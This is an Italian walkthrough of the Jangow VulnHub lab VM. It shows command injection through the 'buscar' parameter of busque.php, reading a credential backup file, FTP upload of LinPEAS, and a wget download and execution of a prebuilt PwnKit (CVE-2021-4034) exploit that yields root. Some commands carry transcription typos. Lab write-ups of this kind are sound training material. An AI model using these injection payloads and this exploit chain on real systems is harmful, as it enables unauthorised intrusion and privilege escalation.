



Walkthrough Completo: Jangow VulnHub VM - Root Access

1. Identificazione e Scansione della Macchina

- IP della macchina vittima: **192.168.56.118**
- IP macchina Kali (attaccante): **192.168.56.102**

Effettuiamo una scansione completa per identificare porte aperte e servizi attivi:

nmap 192.168.56.118

```
(kali㉿kali)-[~]
$ nmap 192.168.56.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 07:03 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.118
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:1A:2F:8C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Risultati principali:

- **FTP → porta 21 (vsftpd)**
 - **HTTP → porta 80 (Apache)**
-

● 2. Analisi del sito web e vulnerabilità Command Injection

Visitando:

<http://192.168.56.118>


Troviamo una directory interessante:

/site/busque.php

Decidiamo di testare il parametro **buscar** per vedere se è vulnerabile a **Command Injection**.

Test da Kali:

```
curl "http://192.168.56.118/site/busque.php?buscar=id"
```



Risultato:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

→ Confermato: **Command Injection** presente!

3. Esplorazione del filesystem con Command Injection

Cominciamo ad esplorare il filesystem:

```
curl "http://192.168.56.118/site/busque.php?buscar=ls -la /"
```

Individuato percorso:


```
/var/www/html/site
```

All'interno troviamo file sospetti, tra cui **.backup**.

4. Lettura di file sensibili → Recupero credenziali

Usiamo injection per leggere il file **.backup**:

```
view-source:http://192.168.56.118/site/busque.php?buscar=cat%20/var/www/html/site/.backup
```



```
view-source:http://192.168.56.118/site/busque.php?buscar=cat%20/var/www/html/site/.backup
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Troviamo:

```
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
```

→ Credenziali trovate:

- **Username:** jangow01
- **Password:** abygurl69

5. Accesso FTP alla macchina

Usiamo le credenziali recuperate:

```
ftp 192.168.56.118
Username: jangow01
Password: abygurl69
```

Spostiamoci nella directory:

```
cd /home/jangow01
```

6. Caricamento di LinPEAS per la ricognizione

LinPEAS serve per trovare vulnerabilità locali e potenziali metodi di privilege escalation.

Da Kali:

```
ftp 192.168.56.118
cd /home/jangow01
put linpeas.sh
bye
```

```
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||60812|)
150 Ok to send data.
100% [*****] 61 64.39 KiB/s 00:00 ETA
226 Transfer complete.
61 bytes sent in 00:00 (13.73 KiB/s)
ftp> bye
221 Goodbye.

[~] $
```

● 7. Modifica permessi ed esecuzione di LinPEAS sulla macchina Jangow

Sulla shell Jangow:

```
cd /home/jangow01  
chmod +x linpeas.sh  
.linpeas.sh | tee output.txt
```

```
jangow01@jangow01:~$ ls  
linpeas.sh  output.txt  PwnKit  pwkit.c  user.txt  
jangow01@jangow01:~$ chmod +x linpeas.sh  
jangow01@jangow01:~$
```

Salviamo tutto in `output.txt` per analizzarlo comodamente.

● 8. Analisi dell'output di LinPEAS

All'interno del file output, cerchiamo vulnerabilità interessanti.

👉 LinPEAS ci segnala chiaramente:

[CVE-2021-4034] - PwnKit - Polkit Local Privilege Escalation Vulnerability

```
[+] [CVE-2021-4034] PwnKit  
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt  
Exposure: probable  
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedoramanjaro  
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

➡ La macchina sta eseguendo una versione vulnerabile di **Polkit**, affetta da **CVE-2021-4034 (PwnKit)**.

● 9. Spiegazione della vulnerabilità PwnKit

CVE-2021-4034 (PwnKit):

È una vulnerabilità che consente a qualsiasi utente locale (come jangow01) di ottenere una shell con privilegi di root, senza bisogno di credenziali sudo o password root.

● 10. Preparazione dell'exploit PwnKit

Su Kali scarichiamo il binario già compilato:

```
wget https://github.com/ly4k/PwnKit/raw/main/PwnKit -O PwnKit
```

● 11. Trasferimento exploit sulla macchina Jangow via FTP

```
ftp 192.168.56.118
cd /home/jangow01
put PwnKit
bye
```

```
ftp> put PwnKit
local: PwnKit remote: PwnKit
229 Entering Extended Passive Mode (|||26172|)
150 Ok to send data.
100% [*****] 18040          45.15 MiB/s    00:00 ETA
226 Transfer complete.
18040 bytes sent in 00:00 (2.82 MiB/s)ulnerability was found on polkit's pkexec utility. The pkexec
ftp> bye
221 Goodbye.

(kali㉿kali)-[~]
```

● 12. Esecuzione exploit sulla shell Jangow

Sulla macchina Jangow:

```
cd /home/jangow01  
chmod +x PwnKit  
.PwnKit
```

```
root@jangow01:/home/jangow01# ls -la /root  
total 36  
drwx----- 4 root root 4096 Oct 31 2021 .  
drwxr-xr-x 24 root root 4096 Jun 10 2021 ..  
-rw----- 1 root root 3958 Nov  3 2021 .bash_history  
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc  
drwx----- 2 root root 4096 Oct 31 2021 .cache  
drwxr-xr-x 2 root root 4096 Jun 10 2021 .nano  
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile  
-rw-r--r-- 1 root root 211 Jun 10 2021 .wget-hsts  
-rw-r--r-- 1 root root 2439 Oct 31 2021 proof.txt  
root@jangow01:/home/jangow01# _
```

● 13. Verifica accesso ROOT

Eseguiamo:

```
id  
whoami
```

Risultato:

```
uid=0(root) gid=0(root) groups=0(root)
```

ROOT ACCESS ottenuto!



RIEP_{12.} Lettura della flag root

Listiamo il contenuto di /root:

Is -la /root

Troviamo il file:

proof.txt

Leggiamo la flag: cat /root/proof.txt

| Step | Dettaglio |
|---------------------|---|
| Scansione porte | <code>nmap</code> → individuato FTP e HTTP |
| Vulnerabilità Web | Command Injection in <code>/site/busque.php</code> |
| Credenziali trovate | Tramite lettura <code>.backup</code> → utente: jangow01 , password: abygur169 |
| Accesso FTP | Login con credenziali e upload di LinPEAS |
| Uso LinPEAS | Trovata vulnerabilità CVE-2021-4034 PwnKit |
| Preparazione PwnKit | Scaricato exploit pronto, trasferito su Jangow |
| Esecuzione exploit | <code>./PwnKit</code> → ottenuto root |
| Dimostrazione root | Comandi <code>id</code> , <code>whoami</code> |